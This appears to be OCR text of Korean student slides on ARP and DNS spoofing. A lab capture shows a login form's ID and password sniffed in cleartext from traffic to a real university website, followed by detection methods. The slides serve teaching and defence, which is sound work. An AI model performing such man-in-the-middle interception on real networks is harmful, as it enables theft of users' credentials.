공지 2022년 학부생 학술활동 참가 경비 지원 안내 (22년 3월~23년 1월) 이한나[조교]
공지 2022년 학술대회/경진대회 실적 제출 안내 (커피쿠폰 지급) 이한나[조교]
공지 [공지] 2022년 1학기 창의융합종합설계2 일정 (강의실 확정) [2] 이현아
공지 [학사업무] [채용공지] 게시판 이동 안내 ↑ ↑ 상단 베너로 바로가기! [2] 이한나[조교]
공지 [학생과] 학생역량관리시스템 신청 안내-어학성적표,자격증 등록 방법(2021.6.14~) 이한나[조교]
공지 학생 회칙 (2013개정) 학생회
공지 금오공과대학교「졸업자격인증제」안내 (2020년 2월 졸업자부터 적용) 이한나[조교]
공지 [공지] 실습실 사용에 관하여 김선명


*eth0
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
http
No. Time Source Destination Protocol Length Info
3155 50.657024505 192.168.190.132 142.250.199.99 HTTP 302 GET /s/gts1d4/UUggB9L3Guo/MFIwUDBOMEwwSjAJBgUrDgMCGgUABBSMBFDqU0NJQdZdEGU3bkhj0FoRrQQUJeIYDrJXkZQq5dRdhpCD3l0zuJICEQDGIn%2Fmq84MSA...
3158 50.690230700 142.250.199.99 192.168.190.132 OCSP 780 Response
3346 59.816653792 192.168.190.132 202.31.202.156 HTTP 304 GET / HTTP/1.1
3351 59.899044918 202.31.202.156 192.168.190.132 HTTP 8213 HTTP/1.1 200 OK (text/html)
3366 60.363513879 192.168.190.132 202.31.202.156 HTTP 120 POST / HTTP/1.1 (application/x-www-form-urlencoded)
3369 60.377652070 202.31.202.156 192.168.190.132 HTTP 421 HTTP/1.1 200 OK (text/html)
3382 60.453698029 192.168.190.132 202.31.202.156 HTTP 257 GET /favicon.ico HTTP/1.1
3385 60.470725762 202.31.202.156 192.168.190.132 HTTP 558 HTTP/1.1 404 Not Found (text/html)
3596 79.034536255 192.168.190.132 91.199.212.52 HTTP 197 GET /USERTrustRSAAddTrustCA.crt HTTP/1.1
3600 79.236319425 91.199.212.52 192.168.190.132 HTTP 1843 HTTP/1.1 200 OK (application/pkix-cert)
3826 107.066458874 192.168.190.132 211.239.236.16 HTTP 335 GET /msdownload/update/v3/static/trustedr/en/authrootstl.cab?d79339d7bc9c54fb HTTP/1.1
3829 107.073405642 211.239.236.16 192.168.190.132 HTTP 322 HTTP/1.1 304 Not Modified
4362 121.200244514 192.168.190.132 142.250.199.99 HTTP 302 GET /s/gts1d4/UysP-vHLo2g/MFEwTzBNMEswSTAJBgUrDgMCGgUABBSMBFDqU0NJQdZdEGU3bkhj0FoRrQQUJeIYDrJXkZQq5dRdhpCD3l0zuJICEDvpFO5ljNBqEAAA...
4366 121.236973018 142.250.199.99 192.168.190.132 OCSP 779 Response
4587 149.389675980 192.168.190.132 142.250.199.99 HTTP 304 GET /s/gts1d4/JsMyztroHjU/MFEwTzBNMEswSTAJBgUrDgMCGgUABBSMBFDqU0NJQdZdEGU3bkhj0FoRrQQUJeIYDrJXkZQq5dRdhpCD3l0zuJICECfvl3NR1azREris...
4598 149.426910191 142.250.199.99 192.168.190.132 OCSP 779 Response
4670 156.510208199 192.168.190.132 142.250.196.110 HTTP 189 GET /gts1d4/g7PO-YFLmSQ.crl HTTP/1.1
4788 156.790247140 142.250.196.110 192.168.190.132 PKIX-C... 96 Certificate Revocation List[Dissector bug, protocol X509AF: ./epan/packet.c:812: failed assertion "saved_layers_len < 500"][Dissec...
4842 163.491726684 192.168.190.132 142.250.196.110 HTTP 189 GET /gts1d4/BVtWSeynCXU.crl HTTP/1.1
4962 163.599147673 142.250.196.110 192.168.190.132 PKIX-C... 2260 Certificate Revocation List[Dissector bug, protocol X509AF: ./epan/packet.c:812: failed assertion "saved_layers_len < 500"][Dissec...
Frame 3346: 304 bytes on wire (2432 bits), 304 bytes captured (2432 bits) on interface eth0, id 0
Ethernet II, Src: VMware_d6:22:9c (00:0c:29:d6:22:9c), Dst: VMware_83:5c:4b (00:0c:29:83:5c:4b)
Internet Protocol Version 4, Src: 192.168.190.132, Dst: 202.31.202.156
Transmission Control Protocol, Src Port: 57329, Dst Port: 80, Seq: 1, Ack: 1, Len: 250
Hypertext Transfer Protocol
GET / HTTP/1.1\r\n
Accept: text/html, application/xhtml+xml, */*\r\n
Accept-Language: en-US\r\n
User-Agent: Mozilla/5.0 (Windows NT 6.1; Trident/7.0; rv:11.0) like Gecko\r\n
Accept-Encoding: gzip, deflate\r\n
Host: se.kumoh.ac.kr\r\n
DNT: 1\r\n
Connection: Keep-Alive\r\n
\r\n
[Full request URI: http://se.kumoh.ac.kr/]
[HTTP request 1/2]
[Response in frame: 3351]
[Next request in frame: 3366]

ARP 스푸핑


http://se.kumoh.ac.kr/
FreeBoard
로그인
검색
검색
학사
채용
전공지식
지식인
고장신고
학생회 재정 보고
제목
로그인
아이디
WhatIsId
비밀번호
로그인 유지
로그인
회원가입
ID/PW 찾기
게재 및 발표 및 발표 장려금 지원 안내 (22년 3월~23년 1월)
활동 참가 경비 지원 안내 (22년 3월~23년 1월)
인대회 실적 제출 안내 (커피쿠폰 지급)
창의융합종합설계2 일정 (강의실 확정) [2]
] 게시판 이동 안내 ↑ ↑ 상단 베너로 바로가기! [2]
식시스템 신청 안내-어학성적표,자격증 등록 방법(2021.6.14~)
자격인증제」 안내 (2020년 2월 졸업자부터 적용)
이한나[조교]
2019.11.29
1801
관하여
김선명
2018.12.13
2775


*eth0
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
http
No. Time Source Destination Protocol Length Info
5517 212.819077602 192.168.190.132 104.74.164.187 HTTP 294 GET /MF
5520 212.828470658 104.74.164.187 192.168.190.132 OCSP 2011 Respons
5576 219.870015017 192.168.190.132 203.253.111.74 HTTP 180 GET /le
7192 220.022474879 203.253.111.74 192.168.190.132 PKIX-C... 1009 Certifi
7960 616.007072434 192.168.190.132 202.31.202.156 HTTP 777 POST /i
7962 616.047353029 202.31.202.156 192.168.190.132 HTTP 431 HTTP/1.1
7964 616.053013560 192.168.190.132 202.31.202.156 HTTP 467 GET / HT
7966 616.124429191 202.31.202.156 192.168.190.132 HTTP 7644 HTTP/1.1
HTML Form URL Encoded: application/x-www-form-urlencoded
Form item: "error_return_url" = "/"
Form item: "mid" = "freeboard"
Form item: "vid" = ""
Form item: "ruleset" = "@login"
Form item: "act" = "procMemberLogin"
Form item: "success_return_url" = "/"
Form item: "xe_validator_id" = "widgets/login_info/skins/default/login_form/1"
Form item: "user_id" = "WhatIsId"
Form item: "password" = "WhatIsPassword"
0000 00 50 56 ec df b9 00 0c 29 d6 22 9c 08 00 45 00
Hypertext Transfer Protocol: Protocol
Packets: 8115 · Displayed: 40 (0.5%)
Profile: Default

ARP 스푸핑

피해 시스템에서의 증상


- 정기적인 ARP 패킷이 다량, 지속적으로 수신된다.
  - 피해 시스템에서 확인하는 MAC 주소가 계속해서 변조된 상태로 유지되어야 하기 때문에 공격자는 변조된 패킷을 지속적으로 전송한다. 따라서 피해 시스템에서 ARP 패킷의 수신량이 증가한다.
- 악성 코드가 웹 페이지의 시작부분에 위치한다.
  - 패킷을 가로챈 후 변조하는 경우에 웹페이지가 공통적으로 사용하는 태그 근처에 악성코드를 삽입하기 때문에 head, title 근처에 악성코드가 삽입된다.
- 피해자의 네트워크의 속도가 저하된다.
  - 서버와 클라이언트간 다이렉트 송신이 아닌 중간에 패킷을 가로채 다시 재전송하기 때문에 네트워크의 속도가 저하된다.


ARP 스푸핑

공격 탐지방법

- ARP table을 이용한 MAC 주소 확인
  - arp –a 명령을 통해 ARP table을 확인한다. 이때 본인이 알고있는 MAC 주소와 다르다면 ARP Spoofing 을 의심해봐야한다.

ether 00:0c:29:83:5c:4b





ARP 스푸핑


공격 탐지방법

- 패킷에서 악성코드가 있는지 유무를 검사한다.
  - 와이어샤크, 패킷뷰어 등 패킷을 분석할 수 있는 프로그램으로 서버로 부터 또는 서버로 보내는 패킷에 악성코드가 삽입되어 있는지 분석한다.
  - 이 때 서버로부터 송신되는 패킷에는 아무런 악성코드가 없는데 클라이언트가 수신하는 패킷에 악성코드가 포함되어 있다면 ARP Spoofing 을 의심할 수 있다.

ARP 스푸핑

공격 탐지방법


- 비정상적인 ARP 패킷 수신이 있는지 확인한다.
  - 정상적인 통신 과정에서는 서버의 MAC 주소가 ARP table에서 삭제되지 않는다. 즉 ARP reply 패킷이 자주 수신되지 않는다. 따라서 ARP Spoofing 이 이루어졌을 때 패킷의 수신을 확인하면 request가 없는 단순 ARP reply 패킷이 반복적으로 수신된다.




ARP 스푸핑

공격 탐지방법

- ARP table 감시도구를 활용한다.
  - ARP table 감시도구를 활용하면 MAC 주소가 변경된 시간이 기록되며 공격이 실행되었을 때 MAC 주소가 계속 변함을 확인할 수 있다.






DNS 스푸핑

DNS

우리가 영문/한글 주소를 (URL 주소)를 입력할 때 컴퓨터는 이 주소를 인식하지 못하기 때문에 IP 주소로 변환해서 인식받아야 한다. 이때 이러한 IP로 변환하는 역할을 하는 것이 DNS 이고 이러한 DNS를 운영하는 서버를 DNS 서버라 한다.

1. 브라우저에서 Nestsite.com을 검색한다
2. DNS 서버에서 Nestite.com이라는 사이트의 IP 주소를 받는다
3. 해당 IP주소로 웹사이트에 접속한다.




DNS 스푸핑

DNS 스푸핑

DNS 서버와 클라이언트 간에서 응답하는 과정 속에서 스푸핑을 하는 것이 DNS 스푸핑이다.

공격자는 네트워크와 DNS 서버간의 통신이 있는지 확인한 후 통신이 있다면 DNS 서버에서 보내는 IP 정보보다 먼저 공격자가 호스트에게 변조된 IP를 전송한다.


이러한 공격이 통하는 이유는 UDP 프로토콜의 허점 때문이다.




DNS 스푸핑


실습

	IP주소	MAC주소
Attacker(칼리 리눅스)	192.168.190.130	00:0c:29:83:5c:4b
Victim(윈도우7)	192.168.190.132	00:50:56:ec:df:b9



